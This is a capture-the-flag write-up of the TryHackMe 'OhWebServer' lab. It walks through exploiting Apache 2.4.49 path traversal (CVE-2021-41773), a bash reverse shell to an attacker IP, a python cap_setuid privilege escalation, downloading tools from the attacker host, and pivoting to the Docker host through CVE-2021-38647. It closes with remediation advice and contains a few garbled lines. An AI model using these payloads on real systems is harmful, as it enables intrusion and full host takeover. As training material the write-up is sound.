

OhWebServer - TRYHACKME

Linux BOX

1. RECONN:

I did nmap scan which revealed two ports open with the services running:

Port 22 = ssh service

Port 80 = http service


```
(root@Kali)-[ /mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/ohwebserver ] Google Hacking DB - On Off
# nmap -p- --open --min-rate 1000 -A 10.10.39.61
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 23:11 EAT
Nmap scan report for 10.10.39.61
Host is up (0.22s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
|   256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
|   256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.49 ((Unix))
|_ http-title: Consult - Business Consultancy Agency Template | Home
|_ http-server-header: Apache/2.4.49 (Unix)
|_ http-methods:
|_ Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%), Google Android 10.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:google:android:10 cpe:/o:linux:linux_kernel:4 cpe:/o:linux
Aggressive OS guesses: Linux 4.15 (97%), Android 9 - 10 (Linux 4.9 - 4.14) (91%), Linux 2.6.32 - 3.13 (9
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   284.35 ms  10.9.0.1
2   284.39 ms  10.10.39.61

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.65 seconds
```


2. ENUMERATION

A web app is running on port 80



DIRECTORY LISTING VULNERABILITY

Found the target had directory listing enabled though did not find anything interesting.



Index of /assets

- [Parent Directory](#)
- [.DS_Store](#)
- [css/](#)
- [fonts/](#)
- [images/](#)
- [js/](#)


Scanning the target with nuclei, its results showed that the target is vulnerable to **CVE-2021-41773:RCE** ``This is a **path traversal vulnerability** in **Apache HTTP Server (httpd) version 2.4.49** that can allow **unauthenticated remote users** to access files outside of the web root directory — and, in some configurations, **achieve remote code execution (RCE)**. ``

```
(root@Kali)-[mnt/.../scr34tur3.bak/HTB-THM-Labs_reports/Tryhackme/ohwebserver]
# nuclei -u 10.10.39.61

projectdiscovery.io


[WRN] Found 1 templates with syntax error (use -validate flag for further examination)
[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.3.1 (latest)
[INF] New templates added in latest release: 119
[INF] Templates loaded for current scan: 8804
[INF] Executing 108 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 8696 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1879 (Reduced 1745 Requests)
[INF] Using Interactsh Server: oast.live
[CVE-2021-41773:RCE] [http] [high] http://10.10.39.61/cgi-bin/./%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh
[http-trace:trace-request] [http] [info] http://10.10.39.61
[http-trace:options-request] [http] [info] http://10.10.39.61
[external-service-interaction] [http] [info] http://10.10.39.61
[external-service-interaction] [http] [info] http://10.10.39.61
[waf-detect:apachegeneric] [http] [info] http://10.10.39.61
[CVE-2023-48795] [javascript] [medium] 10.10.39.61:22 ["Vulnerable to Terrapin"]
[ssh-auth-methods] [javascript] [info] 10.10.39.61:22 ["publickey","password"]
[ssh-password-auth] [javascript] [info] 10.10.39.61:22
[ssh-server-enumeration] [javascript] [info] 10.10.39.61:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3"]
[ssh-sha1-hmac-algo] [javascript] [info] 10.10.39.61:22
[openssh-detect] [tcp] [info] 10.10.39.61:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3"]
[old-copyright] [http] [info] http://10.10.39.61 ["\u00a9 2022"]
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.10.39.61
[http-missing-security-headers:x-frame-options] [http] [info] http://10.10.39.61
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.10.39.61
[http-missing-security-headers:referrer-policy] [http] [info] http://10.10.39.61
[http-missing-security-headers:clear-site-data] [http] [info] http://10.10.39.61
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.10.39.61
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.10.39.61
[http-missing-security-headers:content-security-policy] [http] [info] http://10.10.39.61
[http-missing-security-headers:permissions-policy] [http] [info] http://10.10.39.61
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.10.39.61
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.10.39.61
[fingerprinthub-web-fingerprints:openfire] [http] [info] http://10.10.39.61
[tech-detect:animate.css] [http] [info] http://10.10.39.61
[tech-detect:bootstrap] [http] [info] http://10.10.39.61
[tech-detect:font-awesome] [http] [info] http://10.10.39.61
[form-detection] [http] [info] http://10.10.39.61
[email-extractor] [http] [info] http://10.10.39.61 ["username@yourdomain.com" "hello@uideck.com" "support@uideck.com"]
```

The Wappalyzer confirms the target is running a vulnerable version



3. EXPLOITATION

The image below confirms the target is vulnerable to **CVE-2021-41775** and therefore we can try and achieve RCE or execute system commands.



#https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013?utm_source=chatgpt.com

Can read the content of `/etc/passwd`

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /cgi-bin/%2e/%2e/%2e/%2e/%2e/%2e/bin/sh HTTP/1.1 2 Host: 10.10.39.61 3 Accept-Language: en-US,en;q=0.9 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 5 Accept: */* 6 Referer: http://10.10.39.61/ 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 22 10 11 echo:cat ../etc/passwd </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 06 Nov 2025 21:25:40 GMT 3 Server: Apache/2.4.49 (Unix) 4 Keep-Alive: timeout=5, max=100 5 Connection: Keep-Alive 6 Content-Length: 979 7 8 root:x0:root:/root:/bin/bash 9 deason:x11:deason:/usr/sbin:/usr/sbin/nologin 10 bin:x2:bin:/bin:/usr/sbin/nologin 11 sys:x3:3:/dev:/usr/sbin/nologin 12 sync:x4:65534:sync:/bin:/bin/sync 13 games:x5:60:games:/usr/games:/usr/sbin/nologin 14 man:x6:12:man:/var/cache/man:/usr/sbin/nologin 15 lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin 16 mail:x8:8:mail:/var/mail:/usr/sbin/nologin 17 news:x9:9:news:/var/spool/news:/usr/sbin/nologin 18 uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 19 proxy:x11:11:proxy:/bin:/usr/sbin/nologin 20 www-data:x33:33:www-data:/var/www:/usr/sbin/nologin 21 backup:x34:34:backup:/var/backups:/usr/sbin/nologin 22 list:x38:38:Mail List Manager:/var/list:/usr/sbin/nologin 23 irc:x39:39:ircd:/var/run/ircd:/usr/sbin/nologin 24 gnats:x41:41:Gnats Bug-Reporting System (gnats)/var/lib/gnats:/usr/sbin/nologin 25 nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin 26 apt:x100:65534:/nonexistent:/usr/sbin/nologin 27 messagebus:x101:102:/nonexistent:/usr/sbin/nologin 28 </pre>			

Revshell → Creating a bash script file that will execute and give us a reverse shell.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /cgi-bin/%2e/%2e/%2e/%2e/%2e/%2e/bin/sh HTTP/1.1 2 Host: 10.10.39.61 3 Accept-Language: en-US,en;q=0.9 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 5 Accept: */* 6 Referer: http://10.10.39.61/ 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 41 10 11 echo:echo '#!/bin/bash' > ../tmp/shell.sh </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 06 Nov 2025 21:39:40 GMT 3 Server: Apache/2.4.49 (Unix) 4 Keep-Alive: timeout=5, max=100 5 Connection: Keep-Alive 6 Content-Length: 0 7 8 </pre>			

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /cgi-bin/%2e/%2e/%2e/%2e/%2e/%2e/bin/sh HTTP/1.1 2 Host: 10.10.39.61 3 Accept-Language: en-US,en;q=0.9 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 5 Accept: */* 6 Referer: http://10.10.39.61/ 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 78 10 11 echo:echo '/bin/bash -i >& /dev/tcp/10.9.247.106/4444 0>61' >> ../tmp/shell.sh </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 06 Nov 2025 21:40:03 GMT 3 Server: Apache/2.4.49 (Unix) 4 Keep-Alive: timeout=5, max=100 5 Connection: Keep-Alive 6 Content-Length: 0 7 8 </pre>			

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /cgi-bin/%2e/%2e/%2e/%2e/%2e/%2e/bin/sh HTTP/1.1 2 Host: 10.10.39.61 3 Accept-Language: en-US,en;q=0.9 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 5 Accept: */* 6 Referer: http://10.10.39.61/ 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 24 10 11 echo:cat ../tmp/shell.sh </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 06 Nov 2025 21:40:47 GMT 3 Server: Apache/2.4.49 (Unix) 4 Keep-Alive: timeout=5, max=100 5 Connection: Keep-Alive 6 Content-Length: 60 7 8 #!/bin/bash 9 /bin/bash -i >& /dev/tcp/10.9.247.106/4444 0>61 10 </pre>			

Got the shell 🐼 as service daemon.

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/ohwebserver]
# pwncat -l 4444
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@4a70924bafa0:/bin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@4a70924bafa0:/bin$ pwd
pwd
/bin
daemon@4a70924bafa0:/bin$
```

4. PRIVILEGE ESCALATION

I used the getcap tool that **showed POSIX file capabilities** set on files.
/usr/bin/python3.7 had capability set and permitted.

```
daemon@4a70924bafa0:/bin$ su -
su -
Password:
su: Authentication failure
daemon@4a70924bafa0:/bin$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.7 = cap_setuid+ep
daemon@4a70924bafa0:/bin$
```

<https://gtfobins.github.io/gtfobins/python/#capabilities>

The exploit command can be found on GTFobins as seen in the image below.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

USER FLAG

```
daemon@4a70924bafa0:/$ /usr/bin/python3.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1(daemon) groups=1(daemon)
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@4a70924bafa0:/# pwd
pwd
/
root@4a70924bafa0:/# cd root
cd root
root@4a70924bafa0:/root# ls -la
ls -la
total 28
drwx----- 1 root root 4096 Oct 8 2021 .
drwxr-xr-x 1 root root 4096 Feb 23 2022 ..
lrwxrwxrwx 1 root root 9 Oct 8 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Oct 8 2021 .cache
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root daemon 12 Oct 8 2021 .python_history
-rw-r--r-- 1 root root 38 Oct 8 2021 user.txt
root@4a70924bafa0:/root# cat user.txt
cat user.txt
THM{eacf[REDACTED]7f7ac1}
root@4a70924bafa0:/root#
```

Capabilities

If the binary has the linux `cap_setuid` capability set, it can be used as a backdoor to process UID.

ip: @linuxcat.pythons
linuxcat.pythons: @linuxcat.pythons

```
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

5. POST EXPLOITATION

Checking the network interfaces using the ifconfig tool, I noticed we were on 172.17.0/24 network, and from the Reverse shell I had gained, it was a daemon service, pointing that that was a docker environment. So I had to find a way to get and attack the main system.

```
daemon@4a70924bafa0:/bin$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 120333 bytes 13176061 (12.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 110970 bytes 86594740 (82.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

daemon@4a70924bafa0:/bin$
```


Cutting /proc/net/arp file, it reveals the networks our docker has been communicating with hence **172.17.0.1** host is revealed.

```
root@4a70924bafa0:/tmp# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 828 bytes 81610 (79.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 772 bytes 1439457 (1.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@4a70924bafa0:/tmp# cat /proc/net/arp
cat /proc/net/arp
IP address      HW type    Flags     HW address    Mask     Device
172.17.0.1      0x1        0x2       02:42:2b:94:79:7f  *        eth0

root@4a70924bafa0:/tmp#
```

I wrote a script that will scan for open port against 172.17.0.1 host, and uploaded it to the target host as seen below.

```
root@4a70924bafa0:/tmp# curl http://10.9.247.106:8000/port_scanner.py -o port_scanner.py
<0.9.247.106:8000/port_scanner.py -o port_scanner.py
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed

100  742  100  742    0     0    2090      0 --:--:-- --:--:-- --:--:--  2090
root@4a70924bafa0:/tmp# ls -la
ls -la
total 20
drwxrwxrwt 1 root  root  4096 Nov  7 13:23 .
drwxr-xr-x 1 root  root  4096 Feb 23  2022 ..
-rwxrwxrwx 1 root  daemon 165 Nov  7 13:10 nmap
-rw-r--r-- 1 root  daemon 742 Nov  7 13:23 port_scanner.py
-rw-r--r-- 1 daemon daemon 60 Nov  7 13:04 shell.sh
root@4a70924bafa0:/tmp#
```

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/ohwebserver]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.208.18 - - [07/Nov/2025 16:23:08] "GET /port_scanner.py HTTP/1.1" 200 -
```

Here is the script.

...

```
import socket, threading, queue
```

```
target = "172.17.0.1"
```

```
start_port = 1
```

```
end_port = 65535
```

```
timeout = 0.25      # lower = faster but might miss slow responses
```

```
workers = 200      # lower if resource-limited
```

```
q = queue.Queue()
```

```
for p in range(start_port, end_port+1):
```

```
    q.put(p)
```

```
def worker():
```

```
    while not q.empty():
```

```
        p = q.get()
```

```
        s = socket.socket()
```

```
        s.settimeout(timeout)
```

```
        try:
```

```
            s.connect((target, p))
```

```
        except:
```

```
            pass
```

```
        else:
```

```
            print(f"{target}:{p} open")
```

```
        finally:
```

```
            s.close()
```

```
            q.task_done()
```

```
threads = []
```

```
for _ in range(workers):
```

```
    t = threading.Thread(target=worker)
```

```
    t.daemon = True
```

```
    t.start()
```

```
    threads.append(t)
```

```
q.join()
```

```
PY
```

...

Port scan report → found port 5986 is open running winrm over ssl service.

```
root@4a70924bafa0:/tmp# ls -la
ls -la
total 20
drwxrwxrwt 1 root root 4096 Nov 7 13:23 .
drwxr-xr-x 1 root root 4096 Feb 23 2022 ..
-rwxrwxrwx 1 root daemon 165 Nov 7 13:10 nmap
-rw-r--r-- 1 root daemon 742 Nov 7 13:23 port_scanner.py
-rw-r--r-- 1 daemon daemon 60 Nov 7 13:04 shell.sh
root@4a70924bafa0:/tmp# python3 port_scanner.py
python3 port_scanner.py
172.17.0.1:22 open
172.17.0.1:80 open
172.17.0.1:5986 open
Traceback (most recent call last):
  File "port_scanner.py", line 36, in <module>
    PY
NameError: name 'PY' is not defined
root@4a70924bafa0:/tmp#
```

After a bit of research, found out that this port is vulnerable to the cve below.

5986 port → CVE-2021-38647

https://github.com/Shadrack2023/CVE-2021-38647_WinRm#

```
root@4a70924bafa0:/tmp# curl http://10.9.247.106/CVE-2021-38647.py -o CVE-2021-38647.py
<10.9.247.106/CVE-2021-38647.py -o CVE-2021-38647.py
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 5246 100 5246 0 0 10597 0 --:--:-- --:--:-- --:--:-- 10619
root@4a70924bafa0:/tmp# ls -la
ls -la
total 28
drwxrwxrwt 1 root root 4096 Nov 7 13:38 .
drwxr-xr-x 1 root root 4096 Feb 23 2022 ..
-rw-r--r-- 1 root daemon 5246 Nov 7 13:38 CVE-2021-38647.py
-rwxrwxrwx 1 root daemon 165 Nov 7 13:10 nmap
-rw-r--r-- 1 root daemon 742 Nov 7 13:23 port_scanner.py
-rw-r--r-- 1 daemon daemon 60 Nov 7 13:04 shell.sh
root@4a70924bafa0:/tmp#
```

```
(root@Kali)-[mnt/.../HTB-THM-labs_reports/Tryhackme/ohwebserver/CVE-2021-38647_WinRm]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.208.18 - - [07/Nov/2025 16:38:45] "GET /CVE-2021-38647.py HTTP/1.1" 200 -
```

Successfully exploited the weakness, and could read files on the main host.

```
root@4a70924bafa0:/tmp# python3 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "ls -la /home"
<21-38647.py -t 172.17.0.1 -p 5986 -c "ls -la /home"
total 12
drwxr-xr-x  3 root  root  4096 Sep 30  2021 .
drwxr-xr-x 20 root  root  4096 Sep 30  2021 ..
drwxr-xr-x  5 ubuntu ubuntu 4096 Oct  8  2021 ubuntu
root@4a70924bafa0:/tmp#
```

ROOT FLAG

```
root@4a70924bafa0:/tmp# python3 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "ls -la /root"
<21-38647.py -t 172.17.0.1 -p 5986 -c "ls -la /root"
total 56
drwx-----  5 root root  4096 Feb 23  2022 .
drwxr-xr-x 20 root root  4096 Sep 30  2021 ..
-rw-----  1 root root   169 Oct  8  2021 .bash_history
-rw-r--r--  1 root root  3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root  4096 Feb 23  2022 .local
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
-rw-----  1 root root  1024 Sep 30  2021 .rnd
drwx-----  2 root root  4096 Sep 30  2021 .ssh
-rw-----  1 root root 12125 Oct  8  2021 .viminfo
-rw-r--r--  1 root root   277 Oct  8  2021 .wget-hsts
-rw-r--r--  1 root root    38 Oct  8  2021 root.txt
drwxr-xr-x  3 root root  4096 Sep 30  2021 snap

root@4a70924bafa0:/tmp# python3 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c "cat /root/root.txt"
<47.py -t 172.17.0.1 -p 5986 -c "cat /root/root.txt"
THM{7f147ef1f36da9ae29529890a1b6011f}
root@4a70924bafa0:/tmp#
```

CONCLUSION

This engagement exposed a catastrophic — yet preventable — attack chain: from an Internet-facing Apache server (**CVE-2021-41773**) to unauthenticated path traversal and RCE, to a low-privilege reverse shell as the `daemon` user, rapid local privilege escalation via an unexpected POSIX capability on `/usr/bin/python3.7`, and finally a successful container-host pivot that abused an exposed WinRM endpoint (**CVE-2021-38647**) to read host files and obtain the root flag.

Why this matters

- The vulnerabilities exploited are *public and well-known*; exploits and scanners already exist, which makes this an attractive target for opportunistic attackers.
- Misapplied capabilities and permissive container/host networking massively increased the blast radius — a single compromise inside the container quickly led to host-level access.
- This is a classic example of defense-in-depth failing: missing patches, weak isolation between container and host, and insufficient least-privilege controls combined to produce a complete takeover.

Key remediation & hardening (prioritised)

1. **Patch immediately:** upgrade Apache to a version that fully fixes CVE-2021-41773/42013 (and all other known CVEs). Patch the WinRM host to remediate CVE-2021-38647.
2. **Harden runtime capabilities:** remove unexpected POSIX capabilities from binaries (`setcap -r`) unless explicitly required; audit capabilities across the estate.
3. **Container isolation:** prevent containers from accessing host management endpoints. Disable unnecessary host networking, and never expose management services (e.g., WinRM) to container networks. Avoid bind-mounting the Docker socket into containers.
4. **Least privilege & service hardening:** disable `mod_cgi` if unused; run services with minimal privileges; lock down file permissions and sensitive directories.

5. **Network segmentation & firewalling:** restrict internal management protocols and segment container networks from host management networks.
6. **Detect & respond:** deploy WAF rules, IDS/IPS signatures for these CVEs, log aggregation, EDR, and alerting on anomalous container behavior and capability changes.
7. **Vulnerability management:** regularly scan, triage, and remediate public CVEs; enforce patch SLAs for internet-facing services.
8. **Credential hygiene & rotation:** assume compromise when services are exposed and rotate any credentials found in plaintext configs.

Final takeaway

This test demonstrates how quickly an attacker can chain small mistakes into a full compromise. Patching is table stakes — but equally important are correct configuration, minimal privileges, and strict network isolation for containers.